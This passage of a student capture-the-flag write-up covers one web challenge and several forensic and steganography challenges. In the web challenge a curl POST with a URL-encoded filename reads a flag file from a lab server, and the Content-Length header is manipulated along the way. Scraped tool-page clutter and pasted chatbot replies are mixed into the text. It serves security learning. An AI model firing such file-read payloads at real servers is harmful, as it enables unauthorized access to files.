28           </form>
29         </div>
30       </div>
31     </div>
32   </body>
33 </html>

```

And i try several things to do to manipulate the content-length, even i try smuggling but its not the right path

To define a `Content-Length` in a `curl` request, you typically need to specify it in a `POST` or `PUT` request. You can do this using the `-H "Content-Length: <length>"` header along with the `--data` or `--data-binary` flag.

Example 1: Sending a POST request with a specific `Content-Length`

```
sh
curl -X POST <URL> -H "Content-Length: 20" --data "This is 20 bytes!"
```

(Ensure the data matches the length you specify, or the server may reject it.)

Example 2: Sending an empty request with a fixed `Content-Length`


```
sh
curl -X POST <URL> -H "Content-Length: 10" --data-binary @/dev/zero
```

(This sends 10 null bytes to the server.)

Example 3: Sending raw binary data

```
sh
curl -X POST <URL> -H "Content-Length: 10" --data-binary "$(head -c 10 </dev/zero)"
```

And we got a command from curl lets try this command



```
Mar 9 20:23
itsidkwhy@kali: ~
$ curl -X POST "http://103.150.116.127:51080/" -H "Content-Length: 17" -d "%25fname=/fl%61g.txt"
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8" />
    <title>Hello, world!</title>
    <meta name="viewport" content="width=device-width,initial-scale=1" />
    <meta name="description" content="" />
    <link rel="icon" href="favicon.png">

    <link href="https://cdn.jsdelivr.net/npm/daisyui@2.51.6/dist/full.css" rel="stylesheet" type="text/css" />
    <script src="https://cdn.tailwindcss.com"></script>
</head>
<body>
    <div class="w-full">
        <div class="min-h-screen flex flex-col gap-4 items-center justify-center container mx-auto">
            <div class="flex flex-col gap-4 p-4 bg-black rounded-lg">
                <p class="text-center">Only txt files allowed!</p>
                <form action="/" method="post" class="flex flex-row gap-2">
                    <input type="text" name="fname" placeholder="Give file to read" class="input w-full" />
                    <button class="btn btn-primary" type="submit">Check</button>
                </form>
            </div>
            <p>Files:</p>
            <pre>beemovie.txt
flag.txt
lorem.txt
</pre>
            <p>Content:</p>
            <pre>pu-flag{Did-y0u-try-buff3r-0v3rfloW-0r-c0nt3nt-l3ngth-56r6c4tyV17}<br />
</pre>
        </div>
    </div>
</body>

```

We got a flag from curl by using this command

```
curl -X POST "http://103.150.116.127:51080/" -H "Content-Length: 17" -d "%25fname=/fl%61g.txt"
```

Impact and Severity:

High

Forensic

Scout Code

Solved On: 03/03/2025

Solved by: Samuel Junio Sambuaga

Flag Retrieved: pu-flag{d1d-y0u-n0t-l3arn-m0rs3-cod3-befor3?}

Challenges overview:

Its about morse code in a audio and have correlated to the lyrics music from arcane
audio music and there's a flag.jpg will have a key to find a flag inside the code so ya we
get the flag base on the key we solve

Key Findings:


The Morse code of course this is the Morse code given

[View Details](#) | [Edit](#) | [Delete](#)


And the key

Forensic Analysis:

Base from the audio music of arcane i got the same lyrics with the result of my morse code



This base on this audio



Tools Used:


Morse Code Calculator
Steghide
Youtube
Image paint

Solving Step-by-step:


This Challenge at the beginning make me really headache because the i need to listen 1 by 1 on the morse code that doesn't have any space, we need to write it down

I get this morse code from the audio, at first we got only the morse code without space
And we need to build by it self





As you can see this one its the real of morse code



And after that we input to the flag key given in the file zip, take the white block as a key to retrieve the flag, read it from the left to the right and open in your flag.jpg try to extract the file from the image and cat the file and we got the flag

```
(itsidkwhy㉿kali)-[~/Downloads/scout-code]
└─$ ls
Flag.jpg  flag.txt  morse_code.wav

(itsidkwhy㉿kali)-[~/Downloads/scout-code]
└─$ cat flag.txt
pu-flag{d1d-y0u-n0t-l3arn-m0rs3-cod3-befor3?}
```

Triple Threat 2

Solved On: Friday, 07 - 03 - 2025

Solved by: Rafael Josh

Flag Retrieved: <flag>

Challenges overview:

This challenge is actually the combination of three categories, forensic, cryptography and the unexpected OSINT. We have to fix the file, find the key image by OSINT and finally decrypt the text to get the flag

Key Findings:

This challenge is quite unexpected for me especially the osint part, because i spent hours finding the image for the key and it turns out it was osint.

Forensic Analysis:



In this challenge I use stegano techniques that is hex modification and color brightness modification.

Tools Used:

Hexed.it, twitter, aperisolve


Solving Step-by-step:

1. First we see that the zip file itself cannot be opened so i tried to analyze the hex of the zip and find out that there is “IDAT” in the hex which is likely a png file, so i tried to modify the header by adding the png signature and the “IHDR”.
The structure of png is (signature png (ePNG) -> IHDR (length) -> IDAT (image data) -> IEND)




- Then I tried to export the modified file and it turns out it was actually an image. To inspect the image I used zsteg and I found hidden data there, that is likely an encrypted flag, so i have to find the key to decrypt.

3. I noticed that the clue for this flag is “the good boy that does ctf” So I realized that the key for decrypting the text might come from the OSINT technique, so I tried to search the username “goodboictf” in twitter and I found the profile. I look through the profile and found an interesting image (its a plain green image but with high contrast).



- I realized that the flag maybe hidden visually, so i tried analyzing it using aperisolve and voila we got the key for decrypting



Search for a tool

Results

Attempt to decode to multiple ASCII formats. See FAQ for details on HEX/BIN/DEC.

Output limited to printable characters (other chars replaced by ⚡)

11 a person who informs on a person or organization engaged in an illicit activity

116
105
118-105-116111

PRINT RESULT IN HEXADECIMAL

See also: Binary Code – Hexadecimal (Base 16) – Unicode Coding

ASCII CONVERTER

ASCII CIPHERTEXT (DECIMAL, HEXADECIMAL, ETC.)

116
105
118-105-116111

PRINT RESULT IN HEXADECIMAL

DECRYPT/CONVERT ASCII

See also: Binary Code – Hexadecimal (Base 16) – Unicode Coding

ASCII ENCODER

ASCII PLAIN TEXT

dcode ASCII

OUTPUT FORMAT: Decimal

ENCRYPT

DUBBI What Ready? Selengkapnya

ASCII CODE

Informatics > Character Encoding > ASCII Code

Summary

- ASCII Converter
- ASCII Encoder
- What is the ASCII standard? (Definition)
- How to encode using ASCII table?
- How to decode/decrypt ASCII?
- How to recognize an ASCII ciphertext?
- What are the different formats (HEX, BIN, DEC) to write in ASCII?
- How many characters is represented by an ASCII code?
- How do I change from a lowercase ASCII letter to an uppercase letter?
- What is the full ASCII table?
- How to code non-ASCII characters such as accents?
- What is the difference between ASCII and Unicode?

Similar pages

- Unicode Coding
- Binary Code
- Hexadecimal (Base 16)
- ASCII85 Encoding
- EBCDIC Encoding
- URL Decoder
- ASCII Control Characters
- DCODE'S TOOLS LIST

Support

- Paypal
- Patreon
- More

Rafael - cyber 1 - pemula

Forum/Help

DISCORD

Keywords

ascii, code, hexadeciml, hexa, binary, octal, 8bit, Tbit, character, table, set, fromcharcode, bit, char, norm, standard, american, string, ssi, coding, encoding, computer, unicode, art,

5.

I decrypt into rot 5 and i convert in ascii and get information like this i try to search and asked gpt instead

a person who informs on a person or organization engaged in an illicit activity

It sounds like you're looking for a term that describes someone who informs on illicit activity. The most common words for this are:

- **Informant** – Someone who provides information, often secretly.
 - **Whistleblower** – A person who exposes illegal or unethical practices within an organization.
 - **Snitch** – A more informal or negative term for someone who informs on others.
 - **Rat** – A slang, derogatory term for an informant.
 - **Tattletale** – Often used for children, but can be used more broadly.

Would you like a more specific term based on context?



rafael - cyber 1 - pemula

I try many key but “whistleblower” as the key is generate the flag

Chameleon

Solved On: Friday, 07 - 03 - 2025

Solved by: Rafael Josh

Flag Retrieved: pu-flag{All-H4il-Th3-Gr34t-C0mm4nd3r}

Challenges overview:

This challenge is about finding 3 parts of the file which each contain part of the flag.
Using the steganography technique may reveal the parts of the flag in each file.

Key Findings:

Actually I'm pretty familiar with this challenge, since this challenge is pretty much the same as the one in the Hology ctf competition, last time I wasn't able to get the flag, so in this challenge I use the stegano techniques that I learnt in the class.

Forensic Analysis:


In this challenge I use stegano techniques like exiftool, zsteg, hex editing, and color brightness modification

Tools Used:


Exiftool, zsteg, hexed.it, chat gpt

Solving Step-by-step:

